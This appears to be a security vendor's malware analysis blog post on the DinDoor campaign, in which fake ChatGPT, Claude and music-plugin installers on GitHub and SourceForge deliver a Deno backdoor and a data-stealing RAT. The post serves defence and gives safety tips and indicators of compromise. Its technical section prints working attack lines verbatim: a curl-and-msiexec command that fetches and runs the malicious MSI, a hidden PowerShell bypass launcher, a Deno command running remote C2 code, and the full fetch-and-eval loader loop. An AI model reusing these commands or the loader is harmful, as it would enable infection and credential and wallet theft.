During our threat hunting activities, we found fake installers and plugins impersonating popular software including ChatGPT, Claude, AutoTune, and Kontakt on GitHub and SourceForge distributing a Deno backdoor known as DinDoor. Attackers are using compromised YouTube channels to distribute links to these platforms.
DinDoor ultimately drops different types of malware, including a stealthy remote access Trojan (RAT), which also uses the Deno JavaScript runtime.
Attackers are increasingly abusing alternative JavaScript runtimes like Bun and Deno to bypass traditional detection methods. In one of our recent investigations we documented how attackers are using Bun as an initial infection vector to distribute NWHStealer. And in March, ThreatDown researchers also observed attackers using Deno to deliver CastleLoader through a multi-stage infection chain involving the ClickFix lure.
These campaigns use Scoop (an alternative installer for Windows) and WinGet (the official Windows package manager) to install Deno on the victim’s machine. They then use the Deno runtime to execute a RAT capable of executing additional payloads, exfiltrating data from browsers, wallets, and other applications, which has an interesting peer-to-peer feature that uses Edge to hide malicious traffic.
Legitimate platforms abused to spread malware
The infection chain is usually started via MSI files or PowerShell scripts downloaded from GitHub or SourceForge in most of the analyzed cases. Users are usually redirected to these malicious repositories via compromised YouTube channels. These videos currently total more than 50,000 views.

The compromised YouTube channels create posts promoting different software and constantly switch between GitHub accounts to distribute the malware.


The fake software appears designed to target creators, AI enthusiasts, gamers, and technically inclined users who are more likely to download unofficial tools, cracked software, or community-distributed installers from sites like GitHub and SourceForge. We’ve observed fake MSIs and scripts masquerading as installers and plugins for legitimate software and brands such as ChatGPT, Claude, ZENOLOGY, Ableton Live, AutoTune, Kontakt.


The malicious repositories have a command for both Windows and macOS. These repositories ask users to open the terminal and copy a malicious command, which downloads and executes the MSI from GitHub.
Malicious GitHub accounts create multiple repositories filled with fake software and plugins related to popular software to lure in more users.


We found that the same backdoor was distributed through SourceForge, mimicking a legitimate game software called GearUP and an AI watermark remover software called BWR.
How to stay safe
The attackers relied heavily on trust. GitHub and SourceForge are legitimate platforms, which makes fake projects look more convincing. We contacted GitHub, which quickly removed the malicious repositories, but users should expect new ones to continue appearing.
Here are a few simple ways to stay safe:
- Only download software from official vendor websites.
- Be skeptical of “free”, cracked, or unofficial versions of paid software.
- Be cautious with downloads from GitHub, SourceForge, forums, or file-sharing sites, especially from new or unknown accounts.
- Attackers continue to create new profiles to distribute this malware across platforms. Check the developer or publisher’s profile, its reputation, and how recently it was created before downloading anything.
- Check that archive contents, images, and text files align with what you expected to download. Archive names and structures often follow recognizable malicious patterns.
- Check the file’s publisher and digital signature before you run it. Windows, you can usually check this by right-clicking the file, selecting Properties > Digital Signatures. Keep in mind that a valid signature does not guarantee a file is safe, but missing or suspicious signatures are often a red flag.
Technical analysis
The malicious GitHub repositories ask the user to open cmd and execute a malicious command. The malicious commands download an MSI from GitHub and install it via msiexec. These repositories sometimes also contain PowerShell scripts to similarly initiate the infection chain.
Example of a malicious command hosted on GitHub that starts the infection chain:
curl -Lo %temp%s.msi https://raw.githubusercontent.com/claude-free-plugin/install/main/install.msi && msiexec /i %temp%s.msi The MSI drops a CMD file and a PowerShell script in a random directory specified in the MSI InstallationFolder and registry values. We detected different structures for these MSIs, with JavaScript instead of the CMD file, or with additional embedded files.

The CMD file executes the PowerShell script, with a name that changes in the analyzed infection chains:
@set "SCRIPTDIR=%~dp0" @powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command "Start-Process powershell -ArgumentList ('-NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File ""' + $env:SCRIPTDIR + '{Random name}.ps1""') -WindowStyle Hidden" 
The PowerShell script takes care of:
- Ensuring the package manager Scoop is installed, and installing it if missing with the official script from
get.scoop.sh. Scoop is a popular, open-source command-line software installer and package manager for Microsoft Windows. - Using Scoop to install WinGet (Windows Package Manager) if missing.
- Installs Deno (a JavaScript/TypeScript runtime) via WinGet or Scoop if not present.
The usage of the package managers Scoop and WinGet to install additional software on the compromised machine is an interesting approach that gives the attacker more flexibility.
Command executed to install Deno using WinGet:
"C:Usersadminscoopappswingetcurrentwinget.exe" install --id DenoLand.Deno -e --accept-source-agreements --accept-package-agreements --silentThe DinDoor Backdoor
Next, the following stage is executed with the downloaded Deno executable:
"C:UsersadminAppDataLocalMicrosoftWinGetPackagesDenoLand.Deno_Microsoft.Winget.Source_8wekyb3d8bbwedeno.exe" run -A http://{C2}/{random_path}.jsThe returned code (the internal name is “launcher-1”) is a small eval-loop function that downloads the next stage (the internal name is “launcher-2”). The downloaded backdoor is publicly known as DinDoor.
var a="{C2}".split(","),i=0;for(;;){let e=null;try{let t=await fetch(a[i%a.length]+"/{BUILD_ID}.js");if(!t.ok)throw 0;e=await t.text()}catch{i++,await new Promise(t=>setTimeout(t,5e3));continue}try{await(0,eval)("(async()=>{"+e+"})()")}catch{}await new Promise(t=>setTimeout(t,3e4))}The backdoor handles persistence, sends information about the compromised system to the command-and-control server (C2), and executes additional payloads and commands returned by the C2. The HTTP endpoints used for C2 communications vary between the analyzed cases.
The backdoor obtains an ID from an HTTP endpoint (for example, /security-pool) and then uses that ID to obtain the next stage from /v2{ID}.js.
The obtained stage is executed via stdin without being written to disk, using the command:
deno run -A --no-check –To achieve persistence, the backdoor runs a PowerShell command to create a RUN key that executes the downloader “launcher-1” used previously:
conhost.exe --headless "" -A "%APPDATA%.js This backdoor distributes several malware families in the analyzed cases. In this blog, we analyze one of the distributed payloads: a RAT that uses the Deno JavaScript runtime.
Deno RAT
The delivered RAT, like the other analyzed scripts, uses the Deno JavaScript environment and has full functionality to control the device, execute commands and payloads, and exfiltrate various types of data through its built-in stealer module.
We did not find a specific name or attribution for this RAT. In the past, the RAT has been referred to as “Smokest” based on a specific value in the config. The similar commenting style and shared infrastructure suggest that the DinDoor developer and the RAT developer may be the same person or team.

Picked up something you shouldn’t have?
In addition to HTTP for C2 communication, the RAT also supports WebSocket communication, enabled when the JSON value isLiveEnabled returned from the C2 is set to true.

The RAT supports different commands (exec, exec-ps, exec-sc, sysinfo, screenshot, stealer) and functionality:
- Collect system information about the compromised device
- Full bidirectional control through a custom VNC implementation over WebSocket
- Target more than 50 crypto wallet extensions and 10 crypto software folders such as Atomic Wallet, Exodus, Electrum, and ByteCoin
- Collect data from browsers including Chrome, Chromium, Brave, Edge, Avast Browser, Edge, Opera, Vivaldi, CentBrowser, Kometa, Orbitum, 360Browser, and Chromodo
- Exfiltrate Telegram, Discord, and Lightcord data
- Record and modify clipboard data
- List folders, files and exfiltrate content from files with specific extensions
- Capture screenshots using different methods
- Execute additional payloads
- Launch or terminate arbitrary processes
- Execute commands with PowerShell
- Establish SOCKS5 proxy tunnels over WebSocket

One of the most interesting parts of the RAT is a peer-to-peer streaming mode that uses the Edge browser to hide traffic and make detection more difficult.
To stream live video directly to the operator without routing it through the C2 server, the RAT spawns a hidden Microsoft Edge process and connects to it via Chrome DevTools Protocol (CDP). It then injects a small WebRTC HTML page into Edge, turning the legitimate browser into a peer-to-peer video relay. The Deno agent captures and H.264-encodes the victim’s screen, passes the frames to the Edge page over CDP, and Edge forwards them directly to the operator’s browser over an encrypted WebRTC DataChannel. SDP and ICE signaling, needed to establish the direct connection, is exchanged through the existing C2 WebSocket.
The RAT uses the following endpoints for C2 communication, which can vary between samples:
/health: checks the “ok” response from the C2/token: receive config parameters, task delivery, results, and exfiltrated data/vnc/agent/: WebSocket path used for VNC communication
The config data is Base64-encoded and is sent in communications with the C2 as an authorization token. Decoded config data:
{

  "buildId": "cd361ef3159f5ce9",

  "buildNote": "BWR",

  "buildType": "msi-v2",

  "proxyUrls": ["{C2}"],

  "userId": "…",

  "accessTokenHash": "…",

  "iat": 1779372546,

  "exp": 2094948546

}

We found different versions of this RAT, including a “light” version called “agent-lite” that supports only a few commands and uses Cloudflare Workers for C2 communication.
Acknowledgements
Indicators of Compromise (IOCs)
URLs
https[:]//github.com/claude-free-plugin/https[:]//github.com/ai-gen-profihttps[:]//github.com/wharfdemolisherpithttps[:]//sourceforge.net/projects/gearup/https[:]//sourceforge.net/projects/bluewaveremover/
Domains
claudescript[.]top: distribution websitems-telemetry-gateway-us[.]com: C2dakatawebstick[.]com: C2ashpaltlonpro[.]com: C2cf-proxy[.]cloud-analytics-services[.]workers.dev: C2agilemast3r[.]duckdns[.]org: C2geralnewlong[.]com: C2hngfbgfbfb[.]cyou: C2logicalnewrestore[.]com: C2
IPs
23[.]227[.]196[.]107: C245[.]137[.]99[.]121: C231[.]57[.]129[.]23: C266[.]78[.]40[.]107: C2193[.]233[.]198[.]132: C2
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.